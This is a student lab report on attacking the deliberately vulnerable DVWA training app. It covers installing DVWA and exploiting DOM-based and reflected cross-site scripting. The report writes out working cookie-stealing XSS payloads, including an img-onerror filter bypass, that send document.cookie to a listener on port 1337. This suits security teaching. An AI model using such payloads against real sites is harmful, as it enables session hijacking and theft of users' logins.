ESCUELA COLOMBIANA DE INGENIERIA
JULIO GARAVITO

IT SECURITY AND PRIVACY
GROUP 1L

LABORATORY 12

SUBMITTED BY:
JUAN PABLO FERNANDEZ GONZALES
MARIA VALENTINA TORRES MONSALVE

SUBMITTED TO:
Eng. DANIEL ESTEBAN VELA LOPEZ

BOGOTÁ D.C.
DATE:
21/04/2025

Introduction

The rapid advancement of information technologies has increased the dependence of organizations and users on web applications to perform everyday tasks. However, this growth has also brought with it an increase in associated security risks. In this context, it is essential that future professionals in areas such as systems engineering and cybersecurity understand and master the concepts related to vulnerabilities in web applications.


Damn Vulnerable Web Application (DVWA) is an education-based tool that allows you to explore, analyze, and experiment with various vulnerabilities in a safe and controlled manner. As an intentionally vulnerable application, DVWA provides an ideal environment for hands-on learning of security assessment techniques, such as SQL injections, cross-site scripting (XSS), cross-site request forgery (CSRF), and more.

The purpose of this paper is to present a practical study of the most common vulnerabilities affecting modern web applications, using DVWA as an analysis platform. The experience gained will contribute to the development of key competencies in the area of computer security and to the strengthening of a critical stance against the risks present in the development and deployment of web software.


DVWA Installation

The first thing we will do is clone the github repository from the following link ***https://github.com/digininja/DVWA.git*** and follow the instructions found in the Re-adme.md


- Clone the repository with the ***git clone command*** ***https://github.com/digininja/DVWA.git***



- We will use the ***command sudo bash -c "$(curl --fail --show-error --silent --location https://raw.githubusercontent.com/IamCarron/DVWA-Script/main/Install-DVWA.sh)"*** , with this instruction *curl --fail --show-error --silent --location <URL>* we will be downloading the content of the script Install-DVWA.sh from GitHub in a silent way and with correct error handling. The other part of the *bash -c command "$(...)"* it runs the content being downloaded as a Bash.




During the execution of the command we are asked to enter the connection credentials for MySQL, for this we will hit ***ENTER*** accepting the default values.




At the end they give us the connection credentials (user: admin and Password: password) to access the login that is in *http://localhost/DVWA*


- We will access the application by running on the machine and entering the credentials.



We will press ENTER on the ***Create/Reset Database*** button to initialize the application's database, go to the application's security option and set the difficulty

level to ***Medium***.





Solving the levels

○ Cross Site Scripting (DOM Based)

"Cross-Site Scripting (XSS)" attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks

to succeed are quite widespread and occur anywhere a web application using input from a user in the output, without validating or encoding it.


An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the JavaScript. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.

DOM Based XSS is a special case of reflected where the JavaScript is hidden in the URL and pulled out by JavaScript in the page while it is rendering rather than being embedded in the page when it is served. This can make it stealthier than other attacks and WAFs or other protections which are reading the page body do not see any malicious content.

Objective


Run your own JavaScript in another user's browser, use this to steal the cookie of a logged in user.

The first thing we will do is review the source code and observe that XSS is being prevented by filtering the text <script>, but this is not enough, since there are many other ways to inject malicious code (such as using <img> tags or attributes with JavaScript events). If the default parameter value is then used in unescaped HTML, especially from JavaScript, it can result in a DOM-based XSS vulnerability.




From the inspect option of the search engine we will be able to see the structure and be able to perform the DOM-based XSS attack by injecting code into the URL, in


order to fulfill the objective of stealing the cookie we will be using Python to start a simple http server running on port 1337.




In the structure we see the part of the language selection that will be the one we modify in the URL using the Python server address and sending the cookie. In the structure we see that the default variable is inside a select, this is important because when trying to make one of the following requests ***localhost/DVWA/vulnerabilities/xss_d/?default=<script>window.location='http://127.0.0.1:1337/?cookie='+document.cookie</script>*** it is not working and shows us the DWA page again.



This tells us that we need to add ***</select>*** to the selection URL and then add the other snippet for the redirect
http://localhost/DVWA/vulnerabilities/xss_d/?default=Spanish</select><img src/onerror=window.location='http://127.0.0.1:1337/?cookie='+document.cookie>







○ Reflected Cross Site Scripting (XSS)

Mirror XSS is a type of attack where an attacker sends a malicious link with an embedded script (e.g., in the URL) to a victim. When the victim clicks, the server mirrors that content without validating it and the browser executes it as if it were legitimate. This can allow the attacker to steal information, manipulate the page, or redirect the user to malicious sites. This type of attack is prevented by properly validating and escaping any data received from the user before displaying it on the page.

To be able to carry out this attack we will first have to see more or less how we can see the response of the application.







First, on the lowest difficulty the server allows javascript code to be injected since it does not validate what is entering that cell. So with a simple script annotation the application executes that code every time the screen is reloaded.


As we know, the goal is to get the cookie from the authenticated user using xss. It is important to remember that these changes are not stored, that is, each time they are reloaded, those changes will be deleted.

